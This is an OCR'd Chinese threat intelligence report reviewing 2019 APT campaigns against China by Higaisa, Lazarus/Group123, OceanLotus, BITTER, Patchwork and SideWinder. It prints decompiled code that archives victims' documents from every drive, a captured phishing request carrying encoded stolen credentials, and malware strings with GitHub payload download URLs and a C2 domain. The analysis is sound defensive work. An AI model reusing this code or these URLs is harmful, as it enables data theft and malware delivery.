
黑格莎（Higaisa）是一个至少从2016年就开始活跃的攻击组织，该组织常利用节假日、朝鲜国庆等朝鲜重要时间节点来进行钓鱼活动，诱饵内容包括新年祝福、元宵祝福、朝鲜国庆祝福，以及重要新闻、海外人员联系录等等。此外，该攻击组织还具有移动端的攻击能力。被攻击的对象还包括跟朝鲜相关的外交实体（如驻各地大使馆官员）、政府官员、人权组织、朝鲜海外居民、贸易往来人员等。目前监测到的受害国家包括中国、朝鲜、日本、尼泊尔、新加坡、俄罗斯、波兰、瑞士等。



黑格莎的攻击流程图




黑格莎在2019年底的一次钓鱼攻击活动



黑格莎使用的节假日的钓鱼诱饵图片

此外，自从腾讯安全威胁情报中心曝光该组织的攻击活动后，该组织也悄然的改变了其攻击技术，如对dropper进行了重写，舍弃了原来将payload存放在资源及使用"higaisa"作为密钥进行rc4解密的方式。其次还使用dll侧加载技术来执行payload：




黑格莎使用dll侧加载技术来执行payload

3.1.2 Lazarus和Group123（APT37）

Lazarus和Group123均为来自朝鲜的攻击组织。其中Lazarus常被认为是来自朝鲜的攻击组织的总称，而Group123常也被认为为Lazarus的一个攻击分支。无论是Lazarus还是Group123均有政府背景。

但事实上，两个组织的攻击侧重稍有不同。其中Lazarus的攻击常常具有经济目的，攻击目标包括银行、金融机构、数字货币交易所等，攻击范围常覆盖全球。当然也包括一些政府机构。而Group123的攻击活动主要集中在中国、韩国等，攻击目标包括国内的外贸公司、在华外企高管，甚至政府部门，包括领事馆等，目的性上以窃取机密文件（包括商业机密）为主。

Lazarus在2019年攻击了中国多个虚拟货币平台，遗憾的是，因为某些原因我们未获取到完整的攻击链条，但是通过部分代码特征，可以清晰的关联到为Lazarus所为：



Lazarus的解密key

而Group123的活动则更为活跃，我们还新捕获了多个从未被披露过的RAT。


某次Group123的攻击诱饵

而跟传统一样，Group123依然针对不同的机器下发定制的恶意文件模块。模块的功能包括执行shell、下载文件、执行文件、上传文件等。

```
v7 = GetLogicalDrives();
v11 = 0;
v12 = 0;
v13 = 0;
v14 = 0;
RootPathName = 99;
v9 = 58;
v10 = 92;
v5 = 3;
while ( 1 )
{
  if ( (1 << v5) & v7 )
  {
    RootPathName = v5 + 65;
    v6 = GetDriveTypeW(&RootPathName);
    if ( v6 == 2 || v6 == 3 || v6 == 4 )
    {
      wsprintfW(
        &CommandLine,
        L"cmd /c \"\"%s\" a -r -m5 -y \"%s\" \"%c:\\*.m4a\" \"%c:\\*.hwp\" \"%c:\\*.doc\" \"%c:\\*.jpg\" \"%c:\\*.xls\""
         " \"%c:\\*.docx\" \"%c:\\*.xlsx\" \"%c:\\*.amr\" \"%c:\\*.txt\" \"%c:\\*.ppt\" \"%c:\\*.pptx\"\"",
        &FileName,
        &WideCharStr,
        RootPathName,
        RootPathName,
        RootPathName,
        RootPathName,
        RootPathName,
        RootPathName,
        RootPathName,
        RootPathName,
        RootPathName,
        RootPathName,
        RootPathName,
        RootPathName);
      byte_45AA74 = RootPathName;
      sub_401C9B(&CommandLine);
    }
```


打包收集机器上特定后缀名的文件


此外，该组织在其他的攻击活动中，还使用了CVE-2017-8570来进行攻击活动：



Group123的攻击诱饵

攻击过程中，采用纯脚本进行攻击，提升了隐蔽性：






Group123的攻击细节

更令人意外的是，我们在Group123的某台受控机上，还找到了归属为DarkHotel的特马文件Inexsmar。我们相信，该目标同时为Group123和DarkHotel的攻击目标。而从卡巴斯基之前的报告中，也提到过相应的信息：

GreezeBackdoor is a tool of the DarkHotel APT group, which we have previously written about. In addition, this victim was also attacked by the Konni malware on 03 April 2018. The Konni malware was disguised as a North Korean news item in a weaponized documents (the name of the document was "Why North Korea slams South Korea's recent defense talks with U.S-Japan.zip")



Infection timeline

This is not the first time we have seen an overlap of ScarCruft and DarkHotel actors. Members from our team have already presented on the conflict of these two threat actors at security conferences. We have also shared more details with our threat intelligence customers in the past. They are both Korean-speaking threat actors and sometimes their victimology overlaps. But both group seem to have different TTPs (Tactics, Techniques and Procedures) and it leads us to believe that one group regularly lurks in the other's shadow.

某一目标被攻击时间线（截图自卡巴报告，见参考链接3）


3.1.3 穷奇（毒云藤）

穷奇（毒云藤）对中国大陆持续攻击时间长达数十年的老组织，其攻击对象绝大部分为中国大陆的军工、科研、教育、政府等单位，是专门针对中国大陆而生的黑客组织。该组织近年来攻击活动有所收敛，攻击事件大大减少，但是攻击活动从未停止过，攻击手段和攻击技术也在不断的提升中。


在2019年，该组织使用编号为CVE-2018-20250的WinRAR ACE漏洞投递了几次恶意文件，但是更多的经历投入了钓鱼攻击中。

会议相关资料。

穷奇组织的钓鱼邮件




带有CVE-2018-20250漏洞的压缩包附件



解压后释放的恶意文件

而该组织的使用的钓鱼攻击，则主要是通过仿造QQ邮箱中转站和网易邮箱超大附件下载的页面，诱骗被攻击者输入账号密码的方式，来达到窃取邮箱账户和密码的目的，从而进行下一阶段的攻击。

伪造成QQ邮箱中转站的钓鱼界面



盗取的QQ邮箱账号和信息

登录后的下载界面

伪造成网易邮箱的超大附件下载的钓鱼界面

```
POST /ajax.php HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept: text/html, */*; q=0.01
Origin: https://[redacted]
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML
, like Gecko) Chrome/58.0.3029.96 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://[redacted]/index.php?user=
ZmFsc2U=&rand=em41ZVVHQm0=&filelink=
aHR0cDovL2ZzLjE2My5jb20vZnMvZGlzcGxheS8/
ZmlsZT0ybnFBZ3FPUV9LblFaYWFpQVhJX25ZQUhUbXE0T0ZEaE9feFJoZ0g5VjRVTG
d2aWdYa3NZS01meXBZaUI2cWdMNVdQcjczQ2RGQVFPSkZHaDdvUlZqUSZwPVgtTkVU
RUFTRS1IVUdFLUFUVEFDSE1FTlQ=&access=d29yazMyMw==&tk=1&tl=1
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8
Cookie: rp=1; lg=0
Content-Length: 160

site=bmV0ZWFzZQ%3D%3D&access=d29yazMyMw%3D%3D&rand=em41ZVVHQm0%3D&
timestamp=MjAyMC0wMi0yMCAxNjowMToyNg%3D%3D&username=MTFAMTYzLmNvbQ
%3D%3D&password=MTIzNDU2Nzg5
```

盗取的网易邮箱账号和信息

部分钓鱼攻击使用的文件信息：


律师资格.rar
2020新法律法规汇总表.doc
关于调整部分优抚对象等人员抚恤和生活补助标准的通知.pdf
院科研外协供方专家资格推荐表.doc
会议资料-定稿ppt.rar
[非密]WGD9021H产品手册.rar
欧睿国际简介.pdf
关于加强党的政治建设的意见.docx
XXX可行性研究总体报告.doc
.....

使用的部分钓鱼附件文件名

3.2 东南亚方向的威胁


东南亚方向的威胁，最典型的代表就是海莲花（APT32、OceanLotus），该组织的技术能力相对较弱，但是却是最勤奋的APT攻击组织，不仅是近年来针对中国大陆攻击最频繁的组织，而且还不断的更新其攻击的手段。在2019年，腾讯安全威胁情报中心也多次曝光了该组织的攻击活动。

该组织的攻击的目标众多且广泛，包括政府部门、大型国企、金融机构、科研机构以及部分重要的私营企业等。并且我们监测到，有大量的国内目标被该组织攻击而整个内网都沦陷，且有大量的机密资料、企业服务器配置信息等被打包窃取走。此外我们发现，该组织攻击人员非常熟悉我国，对我国的时事、新闻热点、政府结构等都非常熟悉。



海莲花的某次攻击流程

在2019年的攻击中，海莲花给人印象最深的就是定制化后门。下发的后门针对每台机器下发的恶意文件，都使用被下发机器的相关机器属性（如机器名）进行加密，而执行则需要该部分信息，否则无法解密。因此每个下发的恶意文件都不一样，而且即便被安全厂商捕捉，只要没有该机器的相关遥感数据就无法解密出真正的payload。最终解密后的恶意文件主要为CobaltStrike的beacon木马、Denis家族木马、修改版的Gh0st。



海莲花特马的payload解密流程

而在快接近年底的攻击中，我们还首次发现了海莲花使用了多重载荷的攻击。在解密shellcode后，会先下载shellcode执行，如果下载不成功，再来加载预先设定好的RAT：

Function name	Segment	Start	Length
sub_45	seg000	00000045	0000000B
sub_50	seg000	00000050	00000005
sub_72	seg000	00000072	000000F6
sub_168 download & exec shellcode	seg000	00000168	00001402
sub_E1807	seg000	000E1807	00000008
sub_E180F load denis RAT	seg000	000E180F	00002A74

海莲花特马执行流程

该方式使得攻击更加的丰富和多样性，并且也可控，这或许会成为海莲花2020年的主流的攻击的主要方式。


3.3 南亚方向的威胁

南亚方向的攻击组织对中国大陆的攻击活动已经持续了近10年，代表组织有BITTER（蔓灵花）、白象（摩诃草、Patchwork、HangOver）、响尾蛇（SideWinder）、肚脑虫（donot）等。而这些组织之间又存在某些相似和关联，这一点在我们以往的报告中也有所提及。

3.3.1 BITTER（蔓灵花）

BITTER（蔓灵花）也是对中国大陆进行攻击的比较频繁的一个攻击组织，攻击目标包括外交相关部门、军工、核能等企业。在2019年，该组织的整体的攻击方式变化不大，但是下发的恶意文件跟以往相比有了一些变化，启用了多个木马组件，主要为改装的公开源代码的远程控制木马。

如改编的C#远控DarkAgent（https://github.com/ilikenwf/DarkAgent），保留了该开源远控的大部分功能，包括文件管理、进程管理、CMDShell等。




蔓灵花的新木马组件DarkAgent

再如改编的C#远控（https://github.com/AdvancedHacker101/C-Sharp-R.A.T-Client），同样保留了文件管理、CMDShell等功能等。

蔓灵花的新木马组件

以上两个RAT的出现，说明了蔓灵花组织正在尝试使用修改开源的代码来进行攻击，这或许会为我们以后的分析和属性归属带来一定的难度，需要持续保持关注。


除此之外，蔓灵花还持续在进行钓鱼活动：



蔓灵花的钓鱼页面1

蔓灵花的钓鱼页面2

值得注意的是，该组织还在2019年被某安全研究员公开了其后门页面：




被曝光的用于下发恶意模块的木马后台界面

3.3.2 白象

白象组织，也叫摩诃草、Patchwork、HangOver，也是经常针对中国大陆进行攻击的组织，除了中国大陆的目标外，巴基斯坦也是该组织的主要目标。该组织的攻击活动以窃取敏感信息为主，最早可以追溯到2009年11月，至今还非常活跃。在针对中国地区的攻击中，该组织主要针对政府机构、科研教育领域进行攻击。

在2019年上半年，该组织的badnews木马还在活跃中，但是到了2019年下半年，该组织新开发了一款名为CnCRAT的远程控制木马，并对我国多个政府机构、科研单位发起了攻击，与该组织以往的badnews等木马相比，新的CnCRAT木马同样使用github等第三方平台来分发木马、C2等，其攻击的目标和攻击的手段也是具有一定的延续性。



白象的诱饵文件


```
.rdata:00… 0000000C     C (…  .doc
.rdata:00… 000000AA     C (…  https://raw.githubusercontent.com/feng786/Customer_Support/master/Marketingplan1.doc
.rdata:00… 0000000A     C (…  open
.rdata:00… 0000002E     C (…  \\FlashHelperUpdate.exe
.rdata:00… 00000018     C     invalid string position
.rdata:00… 00000010     C     string too long
.rdata:00… 00000028     C (…  IDispatch error #%d
.rdata:00… 0000002A     C (…  Unknown error 0x%01X
.rdata:00… 00000044     C (…  FlashHelperUpdate TaskMachineCore
.rdata:00… 00000012     C (…  Trigger1
.rdata:00… 000000AE     C (…  https://raw.githubusercontent.com/feng786/Customer_Support/master/CustomerPackages.exe
.rdata:00… 0000003C     C (…  http://moe-cn.org/success.ico
.rdata:00… 00000017     C     invalid stoll argument
.rdata:00… 0000001C     C     stoll argument out of range
.rdata:00… 00000022     C (…  application/json
.rdata:00… 00000008     C (…  GET
.rdata:00… 0000000A     C (…  POST
.rdata:00… 00000005     C     U1(\\Q
.rdata:00… 00000005     C     ~`)p$w
.rdata:00… 00000005     C     11eU%
.rdata:00… 00000008     C (…  8$
```

CnCRAT木马的github托管地址

3.3.3 SideWinder（响尾蛇）


SideWinder（响尾蛇）是腾讯安全威胁情报中心最早在2018年披露的APT攻击组织。在发现伊始，我们发现该组织的攻击目标均为巴基斯坦的目标。但是从2019年开始，我们监测到，该组织对中国境内的目标也开始发起了攻击。攻击目标包括军事目标、军工、国防等。其攻击目标跟BITTER（蔓灵花）有一定的重合。

该组织初始攻击同样舍弃了直接在邮件中附带附件的方式，而是使用在邮件中插入钓鱼链接的方式。这使得攻击具有一定的时效性，十分考验安全公司及相关部门的安全运维人员的发现能力和速度。

